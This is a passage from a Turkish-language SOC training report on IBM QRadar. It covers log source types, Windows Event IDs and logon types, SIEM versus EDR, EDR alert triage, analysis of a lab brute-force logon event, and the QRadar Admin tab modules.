- **Data Manipulation & Defacement:** Şirket içindeki finansal tabloların gizlice değiştirilmesi veya şirketin internete açık web sitesinin hacklenerek politik/şantaj amaçlı mesajlar yerleştirilmesidir (Defacement).
- **Resource Hijacking:** Kurbanın sunucularındaki CPU/RAM kaynaklarının gizlice ele geçirilerek kripto para madenciliği (Cryptojacking) yapılmasıdır. **TeamTNT** gibi gruplar, bulut ve konteyner altyapılarında haftalarca sessiz kalıp kaynakları sömürür.
- **Financial Theft:** Sisteme sızmışken doğrudan SWIFT sistemine müdahale ederek veya banka API'lerini manipüle ederek para çalmaktır. Kuzey Koreli **Lazarus Group**, Bangladeş Merkez Bankası'ndan milyonlarca doları doğrudan bu yöntemle çalmıştır.

- **Endpoint & Network Denial of Service:** Hedef sistemlere (Endpoint) veya ağ altyapısına (Network) devasa trafik gönderilerek servis dışı (DDoS) bırakılmasıdır.
- **Service Stop, System Shutdown/Reboot & Account Access Removal:** Güvenlik ürünlerinin çalışmasını sağlayan kritik servislerin kapatılması, sunucuların sürekli yeniden başlatılarak çalışamaz hale getirilmesi veya Active Directory'deki meşru yöneticilerin şifrelerinin değiştirilip ağdan dışarı kilitlenmesidir (Account Access Removal).

6.4 LOG SOURCE TYPELARI

Dahili QRadar Log Kaynakları (Internal Log Sources)

QRadar'ın sistem durumu, performansı ve yönetim işlemleri hakkında otomatik olarak oluşturduğu loglardır.

- **Health Metrics:** QRadar'ın CPU, RAM, disk kullanımı, **EPS** değeri ve sistem bileşenlerinin durumunu gösteren performans verileridir.
- **System Notifications:** EPS limitinin aşılması veya bir log kaynağından veri alınamaması gibi durumlarda oluşturulan sistem uyarılarıdır.
- **SIM Audit:** QRadar Web UI üzerinde analist ve yöneticilerin gerçekleştirdiği giriş, kural değişikliği ve rapor işlemleri gibi aktiviteleri kaydeder.
- **Custom Rule Engine (CRE):** Kuralların tetiklenmesi ve **Offense** oluşturulması gibi işlemlerin kayıtlarını tutar.

Microsoft ve İşletim Sistemi Log Kaynakları (OS & Servers)

Ağdaki sunucu ve işletim sistemlerinden alınan kimlik doğrulama, uygulama ve sistem loglarıdır.

- **Microsoft Windows Security Event Log:** Başarılı/başarısız oturum açma, yetki kullanımı ve process oluşturma gibi güvenlik olaylarını içerir. Örneğin **Event ID 4624** ve **4688**.
- **Microsoft DHCP Server:** Cihazlara atanan IP adresleri, lease süreleri ve MAC adreslerini kaydeder. IP takibinde kullanılır.
- **Microsoft DNS Server:** Yapılan **DNS queries** kayıtlarını tutar ve şüpheli domain veya **C2** iletişiminin tespitinde kullanılabilir.

- **Microsoft IIS / Exchange Server:** Web sunucusu ve e-posta trafiğine ait logları içerir.
- **Linux OS: Syslog** ve **Auditd** üzerinden SSH girişleri, **sudo** kullanımı ve sistem olaylarına ait logları sağlar.

Ağ ve Çevre Güvenliği Log Kaynakları (Network & Perimeter Security)

Kurumun ağ trafiğini yöneten ve filtreleyen güvenlik cihazlarından alınan loglardır.

- **pfSense / Palo Alto / Fortinet / Check Point:** Allow/Drop, **NAT** işlemleri ve **VPN** oturumlarına ait kayıtları içerir. Port tarama ve yetkisiz erişim tespitinde kullanılır.
- **Snort / Suricata: IDS/IPS** sistemleri tarafından tespit edilen zararlı trafik ve **signature match** sonuçlarına ait güvenlik alarmlarını içerir.
- **Cisco IOS / Cisco ASA:** Router ve network cihazlarındaki yönetimsel oturumları ve **ACL** eşleşmelerini kaydeder.

Uç Nokta ve Bulut Log Kaynakları (Endpoint & Cloud Services)

Uç noktalardaki tehditleri ve cloud ortamlarındaki kullanıcı aktivitelerini izlemek için kullanılan log kaynaklarıdır.

- **CrowdStrike / Microsoft Defender ATP: EDR** çözümlerinin tespit ettiği malware, memory exploitation ve şüpheli **PowerShell** aktivitelerine ait logları içerir.
- **Microsoft Office 365 (O365):** E-posta, SharePoint/OneDrive dosya işlemleri ve **Azure AD** authentication kayıtlarını içerir.
- **Amazon AWS CloudTrail / CloudWatch:** AWS ortamındaki API çağrıları, sunucu oluşturma ve security group değişiklikleri gibi yönetimsel işlemleri kaydeder.

6.5 DHCP , DNS, MICROSOFT/ SERVER LOGLARI NELERDIR

DHCP Logları (Dinamik Ağ Konfigürasyonu)

DHCP logları, IP adresleri ile cihazların eşleştirilmesinde kullanılır. IP adresleri değişebildiği için belirli bir zamanda hangi cihazın hangi IP'yi kullandığını tespit etmek için DHCP loglarına başvurulur.

- **Kritik Parametreler:** MAC Address, Leased IP, Lease Time ve Timestamp.

- **Güvenlikteki Önemi: Forensics** süreçlerinde belirli bir IP adresini kullanan cihazın tespit edilmesini ve ağa izinsiz bağlanan **Rogue** cihazların belirlenmesini sağlar.

DNS Logları (Alan Adı Sistemi)

DNS logları, sistemlerin dış ağlarla kurduğu bağlantıları takip etmek için kullanılır. Malware'ler C2 sunucularına bağlanırken sıklıkla domain isimlerini kullandığı için DNS logları bu trafiğin tespitinde önemlidir.

- **Kritik Olaylar:** Uzun DNS sorguları, yüksek **NXDOMAIN** oranı ve **DGA** ile oluşturulan domain sorguları.
- **Güvenlikteki Önemi: DNS Tunneling** ile yapılan data exfiltration girişimlerinin ve malware'lerin **C2 Beaconing** trafiğinin tespit edilmesinde kullanılır.

Microsoft / Server Logları (Kritik Windows Event ID'leri)

Windows sistemlerde güvenlik analizi yapılırken **Event ID** değerleri önemli bir kaynak olarak kullanılır. QRadar'da ilgili olayları filtrelemek ve analiz etmek için özellikle aşağıdaki Event ID'ler incelenir:

- **Authentication:**
    - **4624:** Başarılı oturum açma.
    - **4625:** Başarısız oturum açma ve olası **Brute-force** aktiviteleri.
    - **4672:** Özel ayrıcalıklarla oturum açılması.
- **Execution & Persistence:**
    - **4688:** Yeni process oluşturulması. **Command Line** bilgisi saldırı analizi için önemlidir.
    - **4720:** Yeni kullanıcı hesabı oluşturulması.
    - **7045:** Yeni Windows servisi oluşturulması ve olası **Persistence** aktivitesi.
- **Defense Evasion:**
    - **1102 & 104:** Security veya System loglarının temizlenmesi. **Log Clearing** ve iz silme aktivitelerinin tespitinde kullanılır.

6.6 SIEM VS EDR

SIEM (Security Information and Event Management) ve **EDR (Endpoint Detection and Response)** birbirinin alternatifi değil, birbirini tamamlayan güvenlik çözümleridir.

- **Kapsam ve Görünürlük:** SIEM; firewall, network devices, cloud services, Active Directory ve endpointlerden gelen verileri merkezi olarak toplar. EDR ise yalnızca kurulu olduğu **endpoint** üzerinde process, file ve registry gibi aktiviteleri detaylı şekilde izler.
- **Veri Kaynağı:** SIEM farklı sistemlerden gelen **logları** toplar ve bunlar arasında **correlation** yapar. EDR ise endpoint üzerinde çalışan agent aracılığıyla doğrudan sistem aktivitelerini izler.
- **Detection Methodology:** SIEM ağırlıklı olarak **rule-based detection** ve correlation kullanırken, EDR daha çok **behavior-based detection** ve anomaly analysis üzerine çalışır.
- **Response Capability:** SIEM genellikle tespit edilen olay hakkında alarm üretir. EDR ise **process termination** ve **network isolation** gibi aktif müdahale işlemleri gerçekleştirebilir.

Özellik	SIEM	EDR
Odak Noktası	Tüm Kurum Ağı ve Cihazlar	Sadece Uç Noktalar (Sunucu/PC)
Ana İşlev	Log Toplama, Korelasyon, Uyarı	Davranış Analizi, Tehdit Avcılığı, Müdahale
Görünürlük Seviyesi	Geniş ve Yüzeysel (Makro)	Dar ve Çok Derin (Mikro)
Otomatik Müdahale	Yok (Harici otomasyon gerektirir)	Var (İzolasyon, Süreç Durdurma)
Geçmişe Dönük Analiz	Mükemmel (Aylarca/Yıllarca log tutar)	Sınırlı (Genellikle 7-30 günlük detaylı veri)

EDR Alarmları Nelerdir?

EDR (Endpoint Detection and Response) çözümleri endpoint üzerindeki process, memory, registry ve network aktivitelerini gerçek zamanlı olarak izleyerek şüpheli davranışlarda alarm üretir.

Sık Karşılaşılan Kritik EDR Alarmları

- **Suspicious Process Execution:** PowerShell veya CMD üzerinden Base64 gibi yöntemlerle gizlenmiş komutların çalıştırılması.
- **Credential Dumping:** lsass.exe belleğine erişilerek credential veya hash elde edilmeye çalışılması.
- **Living off the Land (LotL):** certutil, wmic ve vssadmin gibi meşru sistem araçlarının şüpheli amaçlarla kullanılması.
- **Abnormal Network Connections:** Normalde dış bağlantı kurmayan bir process'in harici bir IP adresine bağlantı başlatması.

Alarm İnceleme (Triage)

EDR alarmı incelenirken olayın niteliği ve alınan aksiyonlar kaydedilir:


- **Disposition: True Positive**, **False Positive** veya **Benign True Positive** olarak sınıflandırılır.
- **Process Tree:** Alarmın hangi process zincirinden kaynaklandığı belirlenir.
- **Containment:** Gerekli durumlarda endpoint **Network Isolation** ile izole edilir ve ilgili malware **SHA256** değeri blocklist'e eklenir.
- **Next Steps:** Password reset, ilgili logların incelenmesi ve benzer aktivitelerin kontrol edilmesi gibi işlemler planlanır.

6.7 PLAIN PAYLOADLARDAKI TERIMLERIN ANLAMLANDIRILMASI

Onemli Logon Type Değerleri ve Anlamları


Siber güvenlikte RDP (Uzak Masaüstü) ve Yanal Hareket (Lateral Movement) tespitinde şu Logon Type değerleri hayati önem taşır:

- **Logon Type 2 (Interactive):** Kullanıcının klavye ve fare kullanarak makinenin başına fiziksel olarak oturup giriş yapmasıdır. (Konsol üzerinden giriş).




Event Name	Log Source	Ev Cc	Time	Low Level Category	Source IP
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:38:40 PM	User Login Success	127.0.0.1
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:38:25 PM	User Login Success	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:38:25 PM	User Login Success	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:38:25 PM	User Login Success	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:38:25 PM	User Login Success	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:38:10 PM	User Login Success	127.0.0.1

- **Logon Type 3 (Network):** Kullanıcının ağ üzerinden bu makineye bağlandığını gösterir. Paylaşılan bir klasöre erişim (SMB), ağ üzerinden yazıcı kullanımı veya IIS sunucusuna web üzerinden erişim Type 3 üretir. Yanal hareket tespiti için çok önemlidir.




Event Name	Log Source	Ev Cc	Time	Low Level Category	Source IP	Source Port	Destination IP
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:16:23 PM	User Login Success	10.0.2.5	57109	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:16:20 PM	User Login Success	127.0.0.1	0	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	34	Aug 23, 2026, 4:16:07 PM	User Login Success	10.0.2.5	0	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:16:11 PM	User Login Success	192.168.56.103	57100	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:16:11 PM	User Login Success	192.168.56.103	57101	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:16:11 PM	User Login Success	192.168.56.103	57084	10.0.2.5
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:16:07 PM	User Login Success	10.0.2.5	0	10.0.2.5


- **Logon Type 7 (Unlock):** Bilgisayar kilitliyken (ekran koruyucu devredeyken) şifre girilip ekran kilidinin açıldığını gösterir.



Event Name	Log Source	Ev Cc	Time	Low Level Category	Source IP
Success Audit: An a...	WindowsAuthServer @ DC02	1	Aug 23, 2026, 4:40:11 PM	User Login Success	127.0.0.1


- **Logon Type 10 (RemoteInteractive - RDP):** Bir kullanıcı Uzak Masaüstü Protokolü (RDP), Terminal Servisleri veya Remote Assistance kullanarak bu makineye başarıyla bağlandığında Logon Type 10 oluşur.





Status ve Error Kodları (Durum ve Hata Kodları) Ne İşe Yarar?

Event ID 4624 başarılı oturum açmayı gösterirken, **Event ID 4625** başarısız oturum açma denemelerini kaydeder. Bu olaylardaki **Status** ve **Sub Status** kodları, başarısız girişin nedenini belirlemek ve şüpheli aktiviteleri analiz etmek için kullanılır.




Bir kullanıcı giriş yapamadığında, sadece "başarısız oldu" demek yetmez; "neden başarısız oldu?" sorusunun cevabı bu kodlardadır.

En Çok Karşılaşılan Hata Kodları:

Bu kodlar, başarısız oturum açma girişiminin nedenini belirlemek için kullanılır.

- **0xC0000064 (User Name Does Not Exist):** Sistemde bulunmayan bir kullanıcı adıyla giriş denendiğini gösterir. Çok sayıda tekrar edilmesi **Brute Force** veya kullanıcı adı tahminine işaret edebilir.
- **0xC000006A (Correct User, Incorrect Password):** Kullanıcı adı doğru ancak parola hatalıdır. Tek başına normal bir kullanıcı hatası da olabilir, **Password Brute Force** belirtisi de olabilir.
- **0xC0000234 (Account Locked Out):** Çok sayıda başarısız giriş nedeniyle hesabın kilitlendiğini gösterir.
- **0xC000006F (Logon Outside Active Hours):** Kullanıcının izin verilen saatler dışında oturum açmaya çalıştığını gösterir.

6.8 HAM PAYLOAD INCELEME




Onemli Alanların Anlamlandırılması:

- **Computer = DC02.internlab.project:** Olayın gerçekleştiği hedef makineyi gösterir. Bu olay **internlab.project** domainindeki DC02 sunucusunda gerçekleşmiştir.
- **Event ID = 4625 / Audit Failure:** Başarısız bir **logon** işlemini ifade eder.
- **Logon Type = 3:** Girişin **Network** üzerinden yapıldığını gösterir. Bu durum, yapılan **SMB/smbclient** simülasyonuyla uyumludur.
- **Account Name = Administrator:** Giriş yapılmaya çalışılan kullanıcı hesabıdır.
- **Status = 0xC000006D / Sub Status = 0xC000006A:** Kimlik doğrulamanın başarısız olduğunu gösterir. **0xC000006A**, doğru kullanıcı adıyla yanlış parola kullanıldığını belirtir ve **Brute Force/Dictionary Attack** şüphesini destekler.
- **Source Network Address = 192.168.56.1 / Source Port = 42526:** Girişimin kaynak IP adresi ve bağlantıda kullanılan **ephemeral port** bilgisidir.

- **Authentication Package = NTLM:** Kimlik doğrulamada **NTLM (NT LAN Manager)** kullanıldığını gösterir. Bu olayda **smbclient** üzerinden yapılan bağlantıyla ilişkilidir.

6.9 QRADAR ADMIN SEKMESI DETAYLANDIRMA

System Configuration (Sistem Yapılandırması)




Modül	Temel İşlev
Auto Update	IBM üzerinden güncel korelasyon kurallarını, tehdit imzalarını ve zafiyet veritabanlarını otomatik çeker.
Backup and Recovery	Sistem yapılandırmasının (konfigürasyon) ve log verilerinin yedeklenip gerektiğinde geri yüklenmesini sağlar.
Index Management	Sık aranan log alanlarını (Örn: Event ID, Username) indeksleyerek arama (Search) sürelerini ciddi oranda kısaltır.
Aggregated Data	Zamanlanmış raporların sistemi yormadan hızlı üretilmesi için logları özetleyerek (aggregate) kaydeder.
Network Hierarchy	Kurumun IP bloklarını (DMZ, Server, Client vb.) tanımlayarak SIEM'e kurumun "iç ağını" (Local) öğretir. Yanlış yapılandırılması False Positive alarmları artırır.
System & License	Dağıtık mimarideki sunucuları (Event Processor, Collector vb.) ve QRadar'ın EPS (saniyedeki olay) lisans sınırlarını yönetir.
System Health	QRadar'ın donanım bileşenlerini ve servis performans durumunu

Modül	Temel İşlev
	izler.
System Settings	Cihazın zaman dilimi, log verilerini saklama süresi (Retention Period) gibi çekirdek ayarlarını barındırır.
QVM Configuration	QRadar Vulnerability Manager (Zafiyet Yönetimi) aracı aktifse, onun tarama ayarlarını içerir.
Custom Offense Close	SOC analistlerinin alarmları kapatırken seçeceği kuruma özel kapatma nedenlerini (Örn: Planlı Çalışma, False Positive) oluşturur.
Store and Forward	Merkez ile bağlantı koptuğunda, uç noktalardaki log toplayıcıların veriyi kendi üzerinde tutup ağ gelince iletmesini ayarlar.
Reference Set Mgmt.	Siber istihbarat verilerini (Zararlı IP, Hash) veya Beyaz Liste (Whitelist) ögelerini kural motorunda kullanmak üzere dinamik listeler halinde tutar.
Centralized Credentials	QRadar'ın zafiyet tarayıcılar veya AD gibi dış sistemlere bağlanırken kullanacağı parolaların saklandığı güvenli kasadır.
Forwarding Destinations	QRadar'a gelen logların 3. parti başka bir sisteme (Örn: Syslog sunucusu) iletileceği hedef adresleri tanımlar.
Routing Rules	Gelen gereksiz logları diske yazmadan ve lisans harcamadan silmek (Drop) veya doğrudan iletmek (Bypass) için kullanılır.
Domain Management	Çoklu kiracı (Multi-tenant) mimarisinde, farklı şirketleri veya ağları aynı cihaz üzerinde birbirinden mantıksal olarak ayırır.
Extensions Mgmt.	IBM App Exchange üzerinden indirilen entegrasyon uygulamalarının (App) ve içerik paketlerinin kurulduğu alandır.
Resource	Sistemin kilitlenmemesi için kullanıcıların arama ve raporlama

Modül	Temel İşlev
Restrictions	yaparken tüketebileceği donanım kaynaklarını sınırlar.
Email Server Mgmt.	QRadar'ın alarm veya rapor e-postaları gönderebilmesi için SMTP sunucu bilgilerini barındırır.


User Management (Kullanıcı Yönetimi)



Modül	Temel İşlev
Users	QRadar arayüzüne giriş yapacak kişisel veya servis hesaplarının (Örn: m.can, admin) oluşturulduğu yerdir.
User Roles	Kullanıcının QRadar arayüzünde **neyi yapabileceğini** (Örn: "Admin sekmesini görsün ama kural yazamasın", "Sadece rapor çekebilsin") belirleyen yetki şablonlarıdır.
Security Profiles	Kullanıcının QRadar'da **hangi veriyi görebileceğini** kısıtlar. Örneğin, A şirketi analisti sadece A şirketinin loglarını ve IP bloklarını görebilsin, B şirketinkileri göremesin diye veri filtrelemesi yapar.
Authentication	Kullanıcıların QRadar'a nasıl giriş yapacağını (Kimlik Doğrulama tipini) belirler. QRadar kendi lokal şifrelerini kullanabileceği gibi, kurumun Active Directory, LDAP, RADIUS veya TACACS sistemleriyle entegre edilebilir.
Authorized Services	QRadar'a insan değil, *başka bir makine/yazılım* (Örn: Bir SOAR uygulaması veya Python betiği) API üzerinden bağlanmak

Modül	Temel İşlev
	istediğinde, o yazılıma özel bir yetki anahtarı (API Token/Key) üretilen yerdir.
Tenant Management	Bir MSSP (Yönetilen Güvenlik Servisi Sağlayıcısı) ortamında, tek bir QRadar cihazı üzerinden birbirinden bağımsız farklı müşterilerin (Tenant) yönetilmesini ve izole edilmesini sağlar.


Assets (Varlık Yönetimi)



Modül	Temel İşlev
Custom Asset Properties (Özel Varlık Özellikleri)	QRadar varsayılan olarak bir varlığın IP adresi, MAC adresi, işletim sistemi gibi bilgilerini tutar. Ancak sen kuruma özel bilgiler eklemek istersen (Örn: "Cihazın Zimmetli Olduğu Kişi", "Bulunduğu Kat", "Kritiklik Seviyesi") bu alanları buradan manuel olarak oluşturursun.
Asset Profiler Configuration (Varlık Profilleyici Yapılandırması)	QRadar'ın ağdaki cihazları (Asset) nasıl otomatik olarak keşfedeceğini ve bu bilgileri nasıl birleştireceğini (merge) ayarladığın yerdir. Örneğin, QRadar bir IP'den gelen logu gördüğünde yeni bir varlık mı oluşturacak, yoksa mevcut varlığı mı güncelleyecek? Bu kurallar buradan yönetilir. Yanlış ayarlanırsa, sistemde birbirinin kopyası olan binlerce sahte Asset oluşabilir ve sistemi yavaşlatabilir.
Manage Identity Exclusion (Kimlik Hariç Tutma	Loglardan gelen bazı bilgiler (Özellikle DNS veya DHCP loglarındaki geçici veriler), QRadar'ın varlıkları yanlış eşleştirmesine neden olabilir. Örneğin, bir misafir ağındaki

Modül	Temel İşlev
Yönetimi)	geçici IP adresiyle ana sunucunun bilgileri karışıyorsa, QRadar'a "Şu IP'leri veya şu verileri varlık veritabanına dahil etme/kaydetme" demek için bu modül kullanılır. Varlık veritabanının temiz ve doğru kalmasını sağlar.

